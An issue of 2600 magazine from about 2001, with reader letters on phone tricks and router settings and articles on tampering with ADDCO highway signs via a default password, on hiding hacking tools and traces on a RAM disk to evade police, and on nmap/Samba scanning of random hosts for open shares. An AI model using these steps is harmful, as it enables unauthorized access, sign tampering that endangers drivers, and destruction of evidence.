I saw the letter about being able to get the phone number you are calling from. Many phone companies have such a feature, but you have to do a little social engineering with telephone installers and people who install monitored alarm systems. A pen tap on your own line can catch such numbers if you are lucky enough to have a lineman use your line at the pole. Back in the early 80's, I found out about the number for this in my home town. It was the ten digit phone number 310-222-2222. I also discovered that 410 would give the clicks - like it was reading back the digit recordings of your number but you could only hear the clicks. I figured that this was for use on party lines where the common return for the pair was in a different configuration than a dedicated line. As I moved around the country, I discovered the same would work in other areas. I didn't know enough at the time to know if this number was a default setting on a particular brand of equipment or just a policy of the particular LEC. Later I discovered that 970 would work in other parts of the country. Occasionally I ran into one that was 970-222-2222. But now that the software has been updated on the phone switches to support additional area codes, I haven't seen these work for a while. Where I live now, they had a local number temporarily set aside that would do the deed, but they have since redirected that number to their main receptionist.

I also discovered on one phone system in the early 80's that if you dialed 810, you would get someone answering the phone "Test Port." On one occasion we played "Old MacDonald Had a Farm" with DTMF tones (off key: 555-4-6-5-99-88-4) to this guy and hung up on him. He rang back the phone with different ring lengths to play the song back to us using the phone's ringer. That freaked out the others who were in the area of the payphone at the time.

I would be real interested in hearing from others who have discovered such numbers that still work in their area.

exo

Dear *2600:*

In 18:3, phobik writes on how to adjust the settings on a Qwest DSL router that is installed in the homes of Qwest's residential DSL subscribers.

In this article phobik goes on to explain how to change the parameters of the router to up the bandwidth. This won't work. Oh, you can change the DSL router to whatever you want all right, but unless the DSLAM is set at the CO to the same settings you won't get that speed increase you're looking for. In fact, if you change your home router settings to something other than those set at the DSLAM you possibly wouldn't even get SYNC at all, thereby dropping your connection entirely.

Now then, knowing this I guess you could use this information to drop someone's connection for a while if you wanted to be mean and you knew the right IP. But it wouldn't help you if you wanted to, say, order a 128k service then up yourself to 8M. To do that you would need access to the DSLAM as well.

Anonymous

Dear *2600:*

In 18:3 Screamer Chaotix talked about "Exploiting Intelligent Peripherals" such as the HP JetDirect Network Printer Device. After scanning for open ports, he used telnet to connect to the device and gain access. It should be noted that most of these devices now support HTML access via port 80. So it is much easier to just open a web browser and type in the address. There you can set anything you want. Most admins don't set a password for these devices. I know I don't, or at least didn't until now. So you will probably have no trouble finding one with open access.

Phate

Dear *2600:*

The "Dallas Key" that Interested is asking about in 18:3 refers to the Dallas Semiconductor iButton. This technology was discussed in the "Touch Memory Primer" article back in the Winter 1998 issue. (An updated version is available at http://www.atstake.com/-research/reports/practical_introduction_to_ibutton.pdf.) There are various applications for iButtons (access control, authentication, data storage, etc.) and it sounds like Interested's case is using the 64-bit unique identifier or possible challenge/response for identification and software protection.

More recent research includes my security advisory on the DS1991 device (http://www.atstake.com/research/advisories/2001/a011801-1.txt) in which it is possible to perform a dictionary attack against the three subkey passwords protecting data within the device.

All current information (e.g., samples, data sheets, software development kits, etc.) on the iButton and 1-wire interface technology can still be found at http://www.ibutton.com and http://www.dalsemi.com.

Kingpin
Boston

Dear *2600:*

In 18:3, Interested asks about the "Dallas Key." It sounds like the quester has encountered a Dallas Semiconductor "iButton." Lots of information is available on the iButton at www.ibutton.com, including technical details, Java APIs, and hardware. You can buy one of their tiny microcontroller boards for $50 that enables you to create your own hardware security system using the familiar Java programming language. You'll also need one of their programmer boards that includes an ethernet interface (among others), but the whole package probably won't set you back more than $130.

It's fun stuff. You could, for example, rig your car with this hardware and some cleverly placed solenoids so that in order to unlock the door, you insert your "pinkie" ring into the slot.

Cudabean

Quest For Knowledge

Dear *2600:*

I was recently engaged in a search for a program that could convert MS Word files to HTML format and found that they were either nonexistent or at least extremely hard to find. I thought this was rather surprising and tried to look for some sort of documentation on the MS Word files' source code so that I could maybe write such a program myself. I was as a consequence faced with the fact that Microsoft keeps their stuff supersecret and that such documentation is officially unavailable. I am wondering if the source code can be found anywhere at all, considering how many times Microsoft has been hacked.

dmitry kostyuk

Old School Perspective

Dear *2600:*

As an old school *2600* reader (I used to hack VMS, run exchange scanners, and write TSRs to grab DOS Novell login names and passwords), I've followed Sundevil, the sell-out of Mitnick, the whole DMCA fiasco, and now Dimitry. In the old days it was the hacker/phreak community against the system. Now the thought police are pervasive and it seems it is the corporate world and their elected puppets against everyone. Worried about your rights? If you aren't, you should be because this time it is for keeps. Soon it will be *illegal* to read mags like *2600* because it is a "cirumvention device" even if you only want to know how something works or enjoy non "mainstream" political commentary.

Final words of advice from an old school guy: Hack to *learn,* run a non fascist GPL'ed OS, and contribute to the EFF!

Primenumber

Film Update

Dear *2600:*

I just finished watching a DVD rip of the *Takedown* film and I just have to say that I am happy that this thing has not made it to the shelves here in the U.S. This is a very bad portrayal of Mitnick, yet it does have a few funny points (like what happens to the FBI and Shimomura). I think I speak for everyone when I say *Freedom Downtime* needs to be released to set things straight. I, along with others, cannot wait for its release and was wondering if you had gotten any further with it.

DQ

Indeed we have. At press time, it appears as if we are mere days away from securing all of the musical rights we need to finally make the film available. This process added a year to the project and in retrospect we probably would have opted not to use any commercial music at all in order to have avoided this. In any event, our main web page will have an announcement when the film becomes available.

Hacker Pedestals

Dear *2600:*

I've been reading *2600* for quite some time now and I love the magazine. It kicks ass, but I think you may be glorifying the hacker a little too much. If someone gains access to a computer and takes valuable data, that is a crime. Hackers go into things they shouldn't using exploits/tools much like a criminal opens a safe containing thousands of dollars worth of information. Information should be available to the public, but if people don't want others to know about their works, then you should respect that. Instead, hackers are glorified by the mag for doing shit they shouldn't be doing while spouting constitutional rights and liberalism. You're right on many things, but saying that a hacker is not a criminal is the stupidest thing I've ever heard.

chris s

It's hard to imagine what exactly you find appealing about our magazine if you bear such animosity towards hackers. We will continue to say that hackers are not criminals because we happen to believe that - quite strongly in fact. We would never deny that someone who invades privacy, trespasses, or intentionally causes damage is committing a crime. This would apply to anyone including system administrators and corporate executives. But to assume that all hackers engage in illegal activity is naive at best. Those who do, however, should be judged by the actual severity of the crime, not by the fear of those who think that hackers are capable of all kinds of evil.

Questions

Dear *2600:*

I stole my last copy of *2600* and I feel bad about it. What is the address to which I can send the $5 payment for the magazine?

sk

You can help a lot more by being clear about why you believe this kind of thing is wrong and what it was that made you think it wasn't in the past. The relatively small amount of people who shoplift us do a great deal of damage, not just to us but to the image of hackers everywhere. We can only hope that those in the hacker community continue to stand up against this sort of thing.

Dear *2600:*

I am the owner of wwwfordreallysucks.org. I emailed *2600* on this address earlier and never received a response to my inquiry. My request is that I point www.fordreallysucks.org to www.2600.com. Since my last request went unanswered, I have already pointed the domain to *2600.* If you have any objections to this, please respond and I will remove the forward.

Halo Nine

We appreciate the support. But it's completely unnecessary to ask us for this kind of permission. In fact, this is what our defense in the Ford lawsuit centered on. Anyone has the right to link and forward wherever they want. It's how the web was designed and essential to how it works. Those corporations who want to stop people from linking to them must be challenged every step of the way.

Dear *2600:*

I was thinking of writing some articles for *2600* and I had a couple of questions. First off, what are the length limits for articles in *2600?* Second, I was thinking of writing an article about Parasitic Computing and one about OpenBSD, as a kind of intro to it for Linux users. I wanted to verify that no one has done any articles like this in past issues, and would they be something that *2600* is interested in?

Zach

We receive a number of letters like this almost on a daily basis. We welcome articles on virtually any subject so long as they are written from a hacker perspective. We don't impose length limits but we're less likely to print material that is extremely short and sketchy as well as that which is exceedingly wordy and filled with fluff. Since we don't have the time to reply to every inquiry about whether or not we'd be interested in a particular topic, we prefer that people just write about what they know and submit it. Even if it doesn't get printed, you still will have created something that could be of interest to others.

Dear *2600:*

What happened to the old "Ma Bell is a Cheap Mother" shirt? Is there anywhere to still find one?

K0ldshadow

That shirt dates back to Tap Magazine from the 70's and 80's. We're sure some old-timer has an answer for us and that someone will probably wind up reprinting them.

Dear *2600:*

I have a story that may interest you. However I'm afraid that if I published it, I wouldn't be around to see it if you know what I mean. Can I submit a story anonymously?

Phaceoff

We know exactly what you mean. Many people submit stories to us and then go on vacation and wind up not seeing them when they're published. It's a very real fear that should not be ridiculed. And to answer your unrelated question, yes, by default all stories are submitted anonymously. Your byline is what you want it to be. Naturally you should take steps to ensure that your outgoing mail isn't being monitored.

Dear *2600:*

I've been visiting the *2600* website on and off for like two years. However, I have never understood exactly what the radio broadcast that can be downloaded is all about.

Continued on page 48

hacking the highway

by mennonite

I decided to write this because many people have often wondered if this sort of thing was possible, and have experienced disbelief upon viewing pictures of modified highway signs reading things like "Free Kevin" - writing it off as the work of Photoshop or the GIMP at the hands of someone with too much free time. Hopefully this article will give you insight as to the way simple systems operate and encourage you to go out and explore similar systems such as electronic billboards.

Introduction

The unit this article was written about is a fairly commonplace highway hazard information sign constructed by ADDCO and purchased by pretty much every state and county highway commission in the US. They are trailer mounted and can be powered by either portable diesel generators or solar panels mounted on top of the display screen with batteries for nighttime usage. The display screen is a three line by eight character display changed by flipping cards ("pixels") that are yellow/reflective for "on" or black for "off". At night a pseudo-backlight system can be turned on by switch or by photocell resistor. It is in fact not a backlight, but two orange bulbs at the bottom and top of the sign that illuminate the reflective cards causing them to glow. As far as access panels go, there are three. Two are at the front of the unit (side facing traffic) or along the sides. These house batteries and are usually locked to prevent people from stealing the batteries. The other access panel is at the back of the unit in the center and is seldom locked. This panel houses the control panel, various switches, and other innards.

Getting Started

Open the rear access panel and look inside. You will most likely see a black panel with an old school IBM AT style keyboard velcroed to it. On the right of the panel will be a silver battery disconnect switch for changing the battery. Below the panel will be a battery status gauge measured in amperes. On top of the panel will be the controller on/off toggle switch. To the left, two three position toggles: a mast lower/off/raise switch and a backlight on/off/auto switch. The panel itself consists of a non-backlight LCD screen that displays eight lines by 48 characters. The keyboard itself appears to be standard with the exception that instead of an AT plug, it plugs into the panel via an RJ11 jack in the style of older WYSE dumb terminals. Due to a lack of insulation for about one inch before the RJ11 plug, I am tempted to believe that the keyboard was at one time a standard keyboard, but the AT plug was chopped off and an RJ11 plug was crimped on in place.

The System

The display shows a preview of the six frames in rotation and invites you to press "m" for the main menu. After reaching the main menu you will have four paths:

1. Turn off display.
2. Speed up rotation.
3. Slow down rotation.
4. More options (password required).

The password in my case was "DOT1". It was found after attempting to guess for about ten minutes, then glancing at the inside of the door where "Password: DOT1" was scrawled in black sharpie marker. We tried this password on four other units where no password was written on the door and it worked on all occasions. Our guess? "DOT1" stands for Department of Transportation 1. After reaching the "more options" menu, you have six choices.

1. Change current rotation.
2. Change/modify rotations.
3. Change/modify frames.
4. Change time.
5. Change time rotations.
6. Other options.

The only options you'll wish to play with (yes, it will allow you to change the system password, but please do not do this - it's not very nice) are "change/modify rotations" and "change/modify frames". Say you wish to replace the current message with one of your choosing. You would do the following:

First, select "change/modify frames". It will give you a blank 8x3 matrix:

```
[        ]
[        ]
[        ]
```

Use your arrow keys to move about. To delete a character, use space on it to white space it out. Press enter when you are finished.

After you press enter, it will ask you if you wish to save your frame. Press enter to save it. It will then prompt you for the slot you wish to save it in. Slots 1-185 are preprogrammed with different useful things like "road closed" and "detour". You can overwrite 1-185, but it will undoubtedly inconvenience someone at a later date so please don't do it. I usually start at 240 and go up from there because in most cases transit people tend to start at 200 with their own messages (region specific things like "at blah road and blah") and go up. Forty frames is plenty of space for them. After you have created and saved all the frames you'll need (keep in mind you can only use six frames per rotation), drop down one menu level by pressing enter, then select "create/modify rotation". At this menu, you will be presented with:

```
[        ] [        ] [        ]
[        ] [        ] [        ]
[        ] [        ] [        ]

[        ] [        ] [        ]
[        ] [        ] [        ]
[        ] [        ] [        ]
```

It will start by asking you which frame you wish to modify. Press 1 followed by enter. It will then prompt you for the frame number you wish to insert. Type in your frame number (240) and press enter. The first cell will then be filled by the contents of the frame number you gave it. It will then again ask you which frame you wish to modify. Press 2, then enter, and so on and so on. When you are done and it asks you what frame you wish to modify, press enter. The system will then ask you if you'd like to save your rotation. There are 25 possible slots you can fill. Please use slot 25, as other slots my be filled with legitimate entries. After this is completed, drop down to the main menu and choose "select rotation". It will then ask you witch rotation you'd like to use. Tell it 25 and press enter. It will then say: "press 'Y' to start". After you press "Y" your message will begin to flash across the front of the big sign and it will say: "press M for menu", and display the frames in the rotation you're currently using.

What To Do If You Can't Guess The Password

The system default password, in my case "DOT1", was housed in a ROM chip inside the unit. After successfully changing the system password, we attempted to restore the unit to its default password by turning off the unit and disconnecting the battery terminals via switch. This attempt succeeded. If the system default password is in fact not "DOT1", then I wish you good luck.

Cover your ass please. Do not modify screens that display information important to public safety, and by all means do not modify the contents of a sign if the sign's contents are necessary to prevent accidents or unfavorable conditions. Also: please do not modify the contents of a sign to read something that may possibly *cause* accidents or unfavorable conditions. If you do this, you are recklessly putting other people in danger and they may be injured or killed. With this in mind, I hope you have a good time replacing a sign's content to display messages like: "Free Dmitry", "Road Closed Due To Al Qaeda", or "For a Good Time Call 1-800 your-mom". Thank you and best of luck.

HOW TO HACK FROM A RAM DISK

by Nv

It's a known fact that the script kiddies get the press. Legit hackers know enough to keep from getting caught. Here's some info so I don't have to read about newbies in the news and then watch as knee-jerk politicians take away privacy rights.

The first rule of hacking is don't get caught. This means don't be traceable. I'll let you figure out how to get an anonymous (not traceable to you) IP address.

Access the Internet or targeted network from a public phone location (not traceable to you). This may be a hotel lobby, public library, airport, etc. Basically anywhere there is a phone jack (with a dial tone) where you can jack in without any suspicion. (This will require a laptop unless you have an ultra portable desktop and CRT.)

You may follow these steps only to be caught red-handed by what is on your computer. The reality is that data on a hard drive, floppy drive, zip drive, etc. is nearly impossible to erase. Deleting a file and "emptying the recycle bin" is only security for the lamest of lamers. Realistically, overwriting the file many times (shredding), defragging the disk, etc. still allows the file information to be recovered with microscopy. Even encryption is not secure, as often the swap file and slack space on the disk are unencrypted. Now you understand why even the US Navy resorted to "hammers and hatchets" to destroy data during the US/China spy plane ordeal last April.

So what to do? Simple, don't store implicating data on hard drives, floppy drives, etc. Store your hacking tools, data, and swap file in volatile memory. Yes, good old RAM. This way if the Feds track you down to seize your computer, you can erase all your actions by pulling the plug (or hitting the power button). In addition, when the Feds boot your computer, the BIOS memory check further ensures your tracks are covered.

Now if you run Linux, you can load the OS and all hacking programs etc. directly to a RAM disk from an image on CD. However, if you don't know a korn shell from a cornholio, you've got to use Windows. Windows is currently not able to load from a RAM disk, so you must boot to the hard drive and then ensure the swap file, implicating programs, and logs are stored on the RAM disk. A good (free) RAM disk program to use is RamDisk9x/ME located at www.cenatek.com. There is also a version for Windows NT/2000/XP. The folks at Cenatek are currently working on a hardware based RAM disk called the Rocket Drive which will boot and run Windows without a hard disk (first quarter of 2002).

Once you've downloaded and installed RamDisk9x/ME, you need to transfer your swap file to the RAM disk. Go to the control panel —> system —> performance —> virtual memory. Here you can redirect your virtual memory to the RAM disk drive letter. After the system reboots, ensure that the win386.swp file is on the RAM disk.

Next, redirect your environment variables to the RAM disk. To do so, add these lines to your autoexec.bat or type them in at a command prompt.

```
md y:\\temp
set tmp=y:\\temp
set temp=y:\\temp
```

where y: is the drive letter of your RAM disk.

To verify your changes, type "set" at a command prompt.

Now copy all your canned hack exploits onto the RAM drive and then throw away the CD. If you're really paranoid, you can torch/incinerate the CD. I've heard nuking the CD in a microwave is not 100 percent successful in destroying the data (and it stinks!).

Remember, if your hacking programs or utilities have log files, make sure they are configured to be stored on the ram disk as well.

Finally, you may want to set your Internet cache, cookies, temp files, etc. to the temporary directory on the RAM disk (to hide your surfing). To accomplish this, copy the following into Wordpad. Then click Edit -> Replace and change the "y:" to the letter of your RAM disk. Save the file as ramdisk.reg. Now right-click the ramdisk.reg and click merge. This will make all the changes in the registry. Note: backup your registry first by running "scanreg" from the command prompt (Windows 98).

```
REGEDIT4
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\Internet Settings\\Cache\\
  Special Paths\\Cookies]
"Directory"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\Internet Settings\\Cache\\
  Special Paths\\History]
"Directory"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\InternetSettings\\
  Cache\\Paths]
"Directory"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\InternetSettings\\
  Cache\\Paths\\Path1]
"CachePath"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\InternetSettings\\
  Cache\\Paths\\Path2]
"CachePath"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\InternetSettings\\
  Cache\\Paths\\Path3]
"CachePath"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\InternetSettings\\
  Cache\\Paths\\Path4]
"CachePath"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\Internet Settings\\Cache\\
  Extensible Cache\\MSHist011999032319990324]
"CachePath"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\Internet Settings\\Cache\\
  Content]
"CachePath"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\InternetSettings\\
  Cache\\Cookies]
"CachePath"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\Internet Settings\\
  Cache\\History]
"CachePath"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\Internet Settings\\Url History]
"Directory"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\Internet Settings\\UrlHistory]
"Directory"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\InternetSettings\\5.0\\
  Cache\\Content]
"CachePath"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\InternetSettings\\5.0\\
  Cache\\Cookies]
"CachePath"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\InternetSettings\\5.0\\
  Cache\\History]
"CachePath"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\InternetSettings\\5.0\\
  Cache\\Extensible Cache\\MSHist011999092319990924]
"CachePath"="y:\\\\TEMP"
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\
  Windows\\CurrentVersion\\InternetSettings\\5.0\\
  Cache\\Extensible Cache\\MSHist011999032319990324]
"CachePath"="y:\\\\TEMP"
[HKEY_USERS\\.Default\\Software\\Microsoft\\Windows\\
  CurrentVersion\\Explorer\\Shell Folders]
"Cache"="y:\\\\TEMP"
"Cookies"="y:\\\\TEMP"
"History"="y:\\\\TEMP"
[HKEY_USERS\\.Default\\Software\\Microsoft\\Windows\\
  CurrentVersion\\Explorer\\User Shell Folders]
"Cache"="y:\\\\TEMP"
"Cookies"="y:\\\\TEMP"
"History"="y:\\\\TEMP"
```

You are now ready to hack/be anonymous. Just remember where the power plug is!


Oh yeah, one last benefit to using a ram disk: It is fast. You also don't have to listen to your hard drive.

Hacking with Samba

by dknfy
dknfy@hotmail.com

Like it or not, we are living in a Microsoft world. When you have Christmas dinner with your grandparents, chances are you won't see a Slackware box with the latest kernel running on their shiny new Dell or Gateway. Never fear! Thankfully, for the minority who have chosen to install Linux, Samba is here to connect us to the world of Windows. This article gives the reader a quick grasp of Samba's usage and commands, shows the power these tools give when combined with Linux, and how these tools could be abused. This assumes some Linux knowledge, so if you don't understand what a command does, use the man page!

The tools that comprise the Samba suite (www.samba.org) operate with the SMB protocol (aka Netbios or LanManager). SMB is used with Windows NT/95/98 to share files and printers. Using Samba's tools (created by Andrew Tridgell), Linux hosts can share files with Windows machines. If you did a full Linux install of any distribution, you probably already have these programs.



The Commands

Below is a list of Linux commands with their Microsoft equivalent. First is the Samba server program called smbd. This daemon runs off the config file /etc/smb.conf and listens on port 139. If a Windows machine was accessing a share on our Linux box, smbd would serve up the directories specified in smb.conf. Smbd is highly configurable. See the man page for more details.

```
LINUX
smbd
nmblookup -A 10.0.0.1
smbclient -L NetBiosName -I 10.0.0.1 -N
smbclient //NetBiosName/share -I 10.0.0.1
smbmount //NetBiosName/share /mnt/mountpoint ip=10.0.0.1
```

```
Microsoft
Microsoft File and Print Sharing Service
nbtstat -A 10.0.0.1
net view \\10.0.0.1 (may need to do a "net use \\ipaddress\ipc$" first)
net use x: \\NetBiosName\share (may need to substitute ip for the NetBios name)
net use x: \\NetBiosName\share
```

Note the difference in slashes. Each of these commands will get us one step closer to accessing the shares on our target. Now onto the fun stuff!

Finding a Target

First, we need an IP address of a machine running Netbios. You could play around on your school's LAN, or go on IRC and look for people who use mIRC. But a better method is to let "nmap -sS -p139 -iR -oM results" run all night, then "grep open results|cut results -f2 -d" " > ip_addresses" the file the next day. You will have a huge list of IPs of boxes running Netbios and many that have shares. (Keep in mind that just because a box runs Samba or Netbios doesn't mean it has shares.) Some of these boxes are NT, Windows 2000, and even Unix. And while Windows 98/95 boxes have a huge security hole in file sharing (see http://www.nsfocus.com/english/homepage/sa_05.htm), very often shares are left unprotected with no passwords at all.

Locating Computers with Shares

